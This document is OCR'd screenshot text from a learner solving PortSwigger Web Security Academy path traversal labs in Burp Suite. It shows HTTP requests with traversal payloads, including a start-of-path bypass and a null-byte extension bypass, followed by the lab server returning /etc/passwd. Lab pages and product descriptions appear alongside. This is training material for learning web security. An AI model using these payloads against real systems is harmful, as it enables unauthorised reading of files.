mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin
geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 2,410 bytes | 135 millis

Event log (1) All issues Memory: 193.7MB of 15.97GB Disabled

Поиск ENG 21:07 16.06.2026

File path traversal, traversal sequences stripped with superfluous URL-decode

LAB Solved

Back to lab description


Congratulations, you solved the lab!

Share your skills! Continue learning

Home

BBQ Suitcase

$93.39



Description:

Get grilling on the go thanks to this super-handy BBQ Suitcase!

Have fun in the sun and take this practical BBQ with you. With its handy travel design, it's easy to pick up, clean and transport. Designed for ultimate ease and safety, the BBQ Suitcase is an ideal gift for any loved one this summer who's great at grilling. This stylish suitcase design is also perfect for camping trips and

PRACTITIONER

Path traversal 9 of 14

My progress

- What is path traversal?
- Reading arbitrary files via path traversal
- **Common obstacles to exploiting path traversal vulnerabilities** (6 of 10)
- How to prevent a path traversal attack

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions


BACK


CONTINUE

Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued

5. Lab: File path traversal, validation of start of path

This lab contains a path traversal vulnerability in the display of product images.
The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.
To solve the lab, retrieve the contents of the **/etc/passwd** file.





Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a1a00c604e485ff8085da4b004400af.web-security-academy.net HTTP/2


Request

Pretty Raw Hex

```
1 GET /image?filename=/var/www/images/13.jpg HTTP/2
2 Host: 0a1a00c604e485ff8085da4b004400af.web-security-academy.net
3 Cookie: session=Ndc3LImcgcivnaoJykI7pT5BxKmQldrY
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a1a00c604e485ff8085da4b004400af.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render



Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 187,821 bytes | 421 millis

Event log All issues Memory: 173.0MB of 15.97GB Disabled

Поиск РУС 22:32 16.06.2026

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Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a1a00c604e485ff8085da4b004400af.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
2 Host: 0a1a00c604e485ff8085da4b004400af.web-security-academy.net
3 Cookie: session=Ndc3LImcgcivnaoJykI7pT5BxKmQldrY
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a1a00c604e485ff8085da4b004400af.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
39 mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper
   service,,,:/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
43 saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
44 colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 2,410 bytes | 154 millis

Event log All issues Memory: 173.0MB of 15.97GB Disabled

Поиск ENG 22:33 16.06.2026

File path traversal, validation of

0a1a00c604e485ff8085da4b004400af.web-security-academy.net/product?productId=1

Web Security Academy

File path traversal, validation of start of path

Back to lab description

LAB Solved


Congratulations, you solved the lab!

Share your skills! Continue learning

Home

Inflatable Dartboard

$26.05



Description:

Forget the traditional pocket travel games, things have just got much more exciting. Now you can play darts wherever you choose with our inflatable dartboard, and folding darts.

All you need is a pair of lungs and there she blows. Ready to play in seconds. With a handy hanging ring, puncture kit, hammer, and approximately 1000 nails,

portswigger.net/web-security/learning-paths/path-traversal/common-obstacles-to-exploiting-path-traversal-vulnerabilities/file-path-traversal/lab-validate-start-of-path#

PRACTITIONER

Path traversal 11 of 14

Web Security Academy

My progress

- What is path traversal?
- Reading arbitrary files via path traversal
- **Common obstacles to exploiting path traversal vulnerabilities** (8 of 10)
- How to prevent a path traversal attack

Lab: File path traversal, validation of start of path

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions


BACK


CONTINUE


Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued

6. Lab: File path traversal, validation of file extension with null byte bypass

This lab contains a path traversal vulnerability in the display of product images.
The application validates that the supplied filename ends with the expected file extension.
To solve the lab, retrieve the contents of the **/etc/passwd** file.







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Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=8.jpg HTTP/2
2 Host: 0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net
3 Cookie: session=xJLSche0q7SWWcKTLeBtyfjQ5HGWAVHb
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 166,301 bytes | 371 millis

Event log All issues Memory: 167.8MB of 15.97GB Disabled

Поиск ENG 23:44 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../etc/passwd%00.jpg HTTP/2
2 Host: 0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net
3 Cookie: session=xJLSche0q7SWWcKTLeBtyfjQ5HGWAVHb
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
39 mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper
   service,,,:/home/cups-pk-helper:/usr/sbin/nologin
42 geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
43 saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
44 colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 2,410 bytes | 139 millis

Event log All issues Memory: 167.8MB of 15.97GB Disabled

Поиск ENG 23:45 16.06.2026

File path traversal, validation of

0ae400fc035dce8c81bc2a7300cc005e.web-security-academy.net/product?productId=1

Web Security Academy

File path traversal, validation of file extension with null byte bypass

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home

Folding Gadgets

$84.32

Description:

Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.

portswigger.net/web-security/learning-paths/path-traversal/common-obstacles-to-exploiting-path-traversal-vulnerabilities/file-path-traversal/lab-validate-file-extension-null-byte-bypass#

PRACTITIONER

Path traversal 13 of 14

Web Security Academy

My progress

- What is path traversal?
- Reading arbitrary files via path traversal
- **Common obstacles to exploiting path traversal vulnerabilities** (10 of 10)
- How to prevent a path traversal attack

Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE

Up next: How to prevent a path traversal attack